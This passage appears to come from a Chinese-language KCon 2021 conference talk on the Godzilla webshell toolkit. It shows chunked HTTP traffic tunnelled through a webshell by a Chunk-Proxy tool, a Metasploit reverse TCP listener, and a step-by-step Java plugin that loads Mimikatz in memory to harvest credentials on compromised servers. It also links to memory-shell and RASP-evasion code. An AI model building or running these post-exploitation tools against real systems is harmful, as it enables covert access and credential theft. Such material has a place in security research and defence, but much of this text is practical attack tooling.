Connection: keep-alive
Transfer-Encoding: chunked

18
1...@}.qC... "
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=761C9A1258D2569E5A7EFAC17F51862B; Path=/
Transfer-Encoding: chunked
Content-Type: text/html
Transfer-Encoding: chunked
Date: Mon, 18 Oct 2021 12:21:16 GMT

18
1...@}.qC... "
8
1...@}.
8
1...@}.
13
220.181.38.150.443.
1
.
8a
.....amf.
-1.H..k.K)..X...m..A.....4.....*-<.5./,
...J.....
www.baidu.com.....
.....#.....
585
....0...,.amf...N.4:....?.....1..vq..@F..//...#.....
D0.
@0. (.....r9.....yT..0
*.H..
....0f1.0 ..U...BE1.0...U.
..GlobalSign nv-sa1<0:..U...3GlobalSign Organization Validation CA - SHA256 - G20..
218701811683Z.
22080201160320..1.0 ..U...CN1.0...U...beijing1.0...U...beijing1%0*.U...service operation department1907..U.
.BEijing Baidu Netcom Science Technology Co., Ltd1.0...U... baidu.com0..*0
```

优点：

1. 长连接不会中断
2. 仅需要发送一个Http请求
3. 速度很快
4. 可以在任何系统运行

缺点：

1. 不支持反向代理

Http Chunk优点很多缺点很少 于是我开发了Chunk-Proxy

```
Microsoft Windows [版本 10.0.19042.1083]
(c) Microsoft Corporation. 保留所有权利。

E:\kcon>java -jar chunk-proxy.jar
usage: java -jar chunk-Proxy.jar type listenPort targetUrl
        type
                .net
                java
learn
        java -jar chunk-Proxy.jar java 1088 http://10.10.10.1:8080/proxy.jsp

E:\kcon>
```


KCocChunk-proxy对各个Web容器的支持

容器	语言	是否支持双向流	是否支持长时间连接	Chunk-proxy是否支持
Tomcat	Java	双向流	支持长连接	支持
Weblogic	Java	双向流	支持长连接	支持
Jboos	Java	双向流	支持长连接	支持
Resin	Java	双向流	支持长连接	支持
Jetty	Java	双向流	支持长连接	支持
websphere	Java	双向流	支持长连接	支持
glassfish	Java	双向流	支持长连接	支持
IIS	C#	单向流	支持长链接	支持

- I/O多路复用 多个Socket共用一个隧道
- 数据传输协议基于二进制结构
- 传输流量加密 错误重试 重试校验
- 支持Socks代理和端口映射以及转发
- 支持负载均衡

The screenshot displays a Kali Linux virtual machine environment. On the left, a terminal window shows a Windows command prompt at `c:\windows\system32\inetrv>`. The main area is a Metasploit Meterpreter session with the following output:

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.102.132:4444  
[]
```

On the right, a system information panel provides the following data:

- 运行 1 天
- 负载 0.06, 0.10, 0.09
- CPU 4%
- 内存 33% 2.6G/7.8G
- 交换 0% 0/975M
- 进程列表:

内存	CPU	命令
8.9M	1.7	sshd
2G	0.7	java
9.4M	0.3	vmtools
75.3M	0.3	xfwm4
- 网络流量: 30K ↑ / 4K ↓ eth0
- 磁盘使用率: 0ms
- 文件系统:

路径	可用/大小
/dev	3.8G/3.8G
/run	793M/795M
/	55.7G/77.2G
/dev/...	3.9G/3.9G
/run/...	5M/5M
/run/...	794M/795M
/run/...	794M/795M

At the bottom, a file manager shows the current directory as `/root/.java`.

PART.07 开发后渗透插件

- 通过哥斯拉Api 快速编写编写内存加载Mimikatz插件




Godzilla




Godzilla


新建一个项目并把哥斯拉添加到依赖库



1. 新建包 包名必须以shells.plugins.作者名
2. 新建一个 Swing Panel




使用IDEA拖拽图形化界面



1. 使用PluginAnnotation注解
2. 实现Plugin接口
3. 保存插件初始化时传入的上下文
4. 将Mimikatz复制到包目录下

```
@PluginAnnotation(payloadName = "CSharpDynamicPayload",Name = "KconMimikatz",DisplayName = "KconMimikatz")  
public class MimikatzDemo implements Plugin {  
    private JPanel corePanel;  
    private JTextArea resultTextArea;  
    private JTextField appsTextField;  
}
```



```
src  
└── shells.plugins.kcon  
    ├── mimikatz-32.exe  
    ├── mimikatz-64.exe  
    └── > MimikatzDemo
```



1. 为runButton添加单击事件
2. 通过getPlugin获取ShellcodeLoader插件
3. 读入Mimikatz到内存
4. 调用ShellcodeLoader在内存中加载PE
5. 将输出展示到resultTextArea

```
runButton.addActionListener(new ActionListener() {
    @Override
    public void actionPerformed(ActionEvent e) {


        ShellcodeLoader loader = (ShellcodeLoader) shellEntity.getFrame().getPlugin( pluginName: "ShellcodeLoader"); //获得shellcode插件
        byte[] pe = functions.readInputStreamAutoClose(MimikatzDemo.class.getResourceAsStream( name: "mimikatz-"+(payload.isX64()?"64":"32")+".exe")); //读取pe文件
        byte[] result = new byte[0];
        try {
            result = loader.runPe2(argsTextField.getText().trim(), pe, readWait: 6000); //调用loader在内存中加载Pe
        } catch (Exception exception) {
            exception.printStackTrace();
        }
        resultTextArea.setText(shellEntity.getEncodingModule().Decoding(result)); //显示输出结果
    }
});
```

1. 添加导出jar


2. 在导出中删除godzilla依赖



在配置->插件配置 导入我们编写的插件



插件KconMimikatz成功被加载
点击Run按钮成功在内存运行Mimikatz





哥斯拉下载连接: <https://github.com/BeichenDream/Godzilla>
Rasp对抗代码 : <https://github.com/BeichenDream/Kcon2021Code>
JDK对抗代码 : <https://github.com/BeichenDream/Kcon2021Code>
Chunk-Proxy : <https://github.com/BeichenDream/Chunk-Proxy>
GenericAgentTools : <https://github.com/BeichenDream/GenericAgentTools>
通用Java内存马: <https://github.com/BeichenDream/GodzillaWebAgent>



感谢观看！

KCon 汇聚黑客的智慧

 知道创宇 |  KCon

